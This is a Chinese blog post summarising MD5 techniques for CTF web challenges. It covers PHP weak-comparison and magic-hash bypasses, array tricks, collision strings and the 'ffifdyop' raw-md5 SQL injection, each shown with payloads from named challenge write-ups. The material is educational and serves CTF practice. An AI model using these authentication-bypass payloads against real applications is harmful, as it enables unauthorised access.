【CTF】关于md5总结

原创

吃_早餐 于 2021-08-21 11:12:51 发布 1237 收藏 16

分类专栏： CTF常用方法技巧 文章标签： md5

本文链接：https://blog.csdn.net/m0_52923241/article/details/119669647

CTF常用方法技巧 专栏收录该内容

10 篇文章 1 订阅

订阅专栏

md5

简介

- **md5**：一种被广泛使用的密码散列函数，可以产生出一个128位（16字节）的散列值（hash value），用于确保信息传输完整一致。
- **原理**：MD5算法的原理可简要的叙述为：MD5码以512位分组来处理输入的信息，且每一分组又被划分为16个32位子分组，经过了一系列的处理后，算法的输出由四个32位分组组成，将这四个32位分组级联后将生成一个128位散列值。
- **应用**

  用于密码管理

  当我们需要保存某些密码信息以用于身份确认时，如果直接将密码信息以明码方式保存在数据库中，不使用任何保密措施，系统管理员就很容易能得到原来的密码信息，这些信息一旦泄露， 密码也很容易被破译。为了增加安全性，有必要对数据库中需要保密的信息进行加密，这样，即使有人得到了整个数据库，如果没有解密算法，也不能得到原来的密码信息。MD5算法可以很好地解决这个问题，因为它可以将任意长度的输入串经过计算得到固定长度的输出，而且只有在明文相同的情况下，才能等到相同的密文，并且这个算法是不可逆的，即便得到了加密以后的密文，也不可能通过解密算法反算出明文。这样就可以把用户的密码以MD5值（或类似的其它算法）的方式保存起来，用户注册的时候，系统是把用户输入的密码计算成 MD5 值，然后再去和系统中保存的 MD5 值进行比较，如果密文相同，就可以认定密码是正确的，否则密码错误。通过这样的步骤，系统在并不知道用户密码明码的情况下就可以确定用户登录系统的合法性。这样不但可以避免用户的密码被具有系统管理员权限的用户知道，而且还在一定程度上增加了密码被破解的难度[8] 。

  电子签名

  MD5 算法还可以作为一种电子签名的方法来使用，使用 MD5算法就可以为任何文件（不管其大小、格式、数量）产生一个独一无二的“数字指纹”，借助这个“数字指纹”，通过检查文件前后 MD5 值是否发生了改变，就可以知道源文件是否被改动。我们在下载软件的时候经常会发现，软件的下载页面上除了会提供软件的下载地址以外，还会给出一串长长的字符串。这串字符串其实就是该软件的MD5 值，它的作用就在于下载该软件后，对下载得到的文件用专门的软件（如Windows MD5 check 等）做一次 MD5 校验，以确保我们获得的文件与该站点提供的文件为同一文件。利用 MD5 算法来进行文件校验的方案被大量应用到软件下载站、论坛数据库、系统文件安全等方面 [8] 。

  垃圾邮件筛选

  在电子邮件使用越来越普遍的情况下，可以利用 MD5 算法在邮件接收服务器上进行垃圾邮件的筛选，以减少此类邮件的干扰，具体思路如下：

  > 1.建立一个邮件 MD5 值资料库，分别储存邮件的 MD5 值、允许出现的次数（假定为 3）和出现次数（初值为零）。
  > 2.对每一封收到的邮件，将它的正文部分进行MD5 计算，得到 MD5 值，将这个值在资料库中进行搜索。
  > 3.如未发现相同的 MD5 值，说明此邮件是第一次收到，将此 MD5 值存入资料库，并将出现次数置为1，转到第五步。
  > 4.如发现相同的 MD5 值，说明收到过同样内容的邮件，将出现次数加 1，并与允许出现次数相比较，如小于允许出现次数，就转到第五步。否则中止接收该邮件。结束。
  > 5.接收该邮件 。

CTF中关于md5总结

数字与字符串之间的比较

- 在遇到`var_dump( 0 == "a" );`、`var_dump( "0" == "a" );`时
- `var_dump( 0 == "a" );`返回的是 true，`var_dump( "0" == "a" );`返回的是 false
  因为php把以字母开头的转化为整型时，转化为0， 前面数字后面字母的话就只取到第一个字母出现的位置之前（如intval("123abd45gf)结果为123）
- Eg：**[MRCTF2020]Ez_bypass**

```php
if (!is_numeric($passwd))
            {
                 if($passwd==1234567)
                 {
                     echo 'Good Job!';
                     highlight_file('flag.php');
                     die('By Retr_0');
                 }
```

其中`is_numeric()`函数用于检测变量是否为数字或数字字符串。这里要求passwd不是数字或数字字符串时，弱等于判断passwd是否等于1234567
故构造payload：`passwd=1234567a`

弱类型比较产生的漏洞

在遇到`v1!=v2`,并且`md5(v1)==md5(v2)`的这种情况时

绕过方法：`md5($v1)==md5($v2)`使字符串的md5值是以0e开头：在php中0e会被当做科学计数法，就算后面有字母，其结果也都是0，所以if判断结果使true，成功绕过

字符串	0e开头的md5
NKCDZO	0e830400451993494058024219903391
40610708	0e462097431906509019562988736854
878926199a	0e545993274517709034328855841020
155964671a	0e342768416822451524974117254469
214587387a	0e848240448830537924465865611904
214587387a	0e848240448830537924465865611904
878926199a	0e545993274517709034328855841020
1091221200a	0e940624217856561557816327384675
1885207154a	0e509367213418206700842008763514
1502113478a	0e861580163291561247404381396064

Eg:**ctfshow—web5：**

```php
where is flag?
<?php
error_reporting(0);

?>
<html lang="zh-CN">

<head>
```

```
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <meta name="viewport" content="width=device-width, minimum-scale=1.0, maximum-scale=1.0, initial-scale=1
.0" />
    <title>ctf.show_web5</title>
</head>
<body>
    <center>
    <h2>ctf.show_web5</h2>
    <hr>
    <h3>
    </center>
    <?php
        $flag="";
        $v1=$_GET['v1'];
        $v2=$_GET['v2'];
        if(isset($v1) && isset($v2)){
            if(!ctype_alpha($v1)){
                die("v1 error");
            }
            if(!is_numeric($v2)){
                die("v2 error");
            }
            if(md5($v1)==md5($v2)){
                echo $flag;
            }
        }else{

            echo "where is flag?";
        }
    ?>

</body>
```

代码审计：输入v1,v2的值，使两者的md5值以0e开头，在PHP中0e会被当做科学计数法，最后以0做处理，使结果相等，成功绕过，而且v1为字符，v2为数字


输入 `/?v1=QNKCDZO&v2=240610708` 成功拿到flag

强类型比较产生的漏洞

在遇到 `v1==v2` `md5($v1)===md5($v2)`

绕过方法：**数组绕过：**a[]=a&b[]=b
最后可能会报错，但是null=null，判断为true，成功绕过

Eg:**[MRCTF2020]Ez_bypass**



F12查看源码


```
I put something in F12 for you
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxx}';
```

```php
$flag= MRCTF{xxxxxxxxxxxxxxxxxxxxxxxx} ;
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                 if($passwd==1234567)
                 {
                     echo 'Good Job!';
                     highlight_file('flag.php');
                     die('By Retr_0');
                 }
                 else
                 {
                     echo "can you think twice??";
                 }
            }
            else{
                echo 'You can not get it !';
            }

        }
        else{
            die('only one way to get the flag');
        }
}
    else {
        echo "You are not a real hacker!";
    }
}
else{
    die('Please input first');
}
}Please input first
```

这里要求 `md5($id) === md5($gg) && $id !== $gg`

> `md5($v1)===md5($v2)` 数组绕过：a[]=a&b[]=b
> 最后可能会报错，但是 `null=null`，判断为true，成功绕过

使用数组绕过： `/?id[]=a&gg[]=b`




接着要以POST传参

```php
if (!is_numeric($passwd))
            {
```

```php
if($passwd==1234567)
{
    echo 'Good Job!';
    highlight_file('flag.php');
    die('By Retr_0');
}
```

其中`is_numeric()`函数用于检测变量是否为数字或数字字符串。这里要求passwd不是数字或数字字符串时，弱等于判断passwd是否等于1234567
故构造payload：`passwd=1234567a`



拿到flag~~

MD5碰撞

在遇到`if((string)$_POST['param1']!==(string)$_POST['param2'] &&md5($_POST['param1'])===md5($_POST['param2'])) { die("success!"); }`这里对两个参数都进行了强制类型转换，所以一般的方法（用数组报错绕过肯定是行不通的了），所以我们必须找到两个文件，他们的**内容不一样，但是md5值相等**

要求构造param1和param2不同，但是MD5相同，即传入两个MD5相同的不同字符串。

```
Param1=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2
Param2=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2
```


MD5值相同使用谷歌可以搜到相当多被巧妙构造出的二进制文件，其MD5相同
注意：post时一定要urlencode！！！

构造攻击语句


在遇到类似`select * from 'admin' where password=md5($pass,true)`时

构造or语句绕过：
`md5(ffifdyop,true)='or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c`
`md5(129581926211651571912466741651878684928,true)=\x06\xdaT0D\x9f\x8fo#\xdf\xc1'or'8`

Eg:**[BJDCTF2020]Easy MD5**



查看源代码没有什么发现，抓包看一看



线索暗示：`Hint: select * from 'admin' where password=md5($pass,true)`

md5(string,raw)

string ：必需。规定要计算的字符串。

raw： 可选。规定十六进制或二进制输出格式： TRUE - 原始 16 字符二进制格式；FALSE - 默认。32 字符十六进制数

现在需要构造or来绕过password，`md5(ffifdyop,true)='or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c`

原sql查询语句则变为`select * from user where username ='admin' and password ='''or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c'`即可绕过

在输入ffifdyop后，出现

Do You Like MD5?

查看源码


```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
```

```
    // wow, glzjin wants a girl friend.
-->
```

这里就需要知道一个知识点：md5加密后的值开头为0E是他们的值相等


`/levels91.php?a=s878926199a&b=s155964671a`

出现以下提示




```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->

<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <style>
        span {
            position: relative;
            display: flex;
            width: 100%;
            height: 700px;
            align-items: center;
            font-size: 70px;
            font-family:'Lucida Sans', 'Lucida Sans Regular', 'Lucida Grande', 'Lucida Sans Unicode', Geneva, Verdana, sans-serif;
            justify-content: center;
        }
    </style>
</head>

<body>
    <span>Do You Like MD5?</span>
</body>

</html>

<script>window.location.replace('./level114.php')</script>
```


我们访问levell14.php





```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
        echo $flag;
}
```


这里用php数组绕过，由于哈希函数无法处理php数组，在遇到数组时返回false，我们就可以利用false==false成立使条件成立。

`param1[]=1&param2[]=2`

```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
```

```
        echo  $flag;
}
```
flag{88a010c7-b1e4-4aad-bdc2-68af452d216e}



参考链接https://blog.csdn.net/qq_19980431/article/details/83018232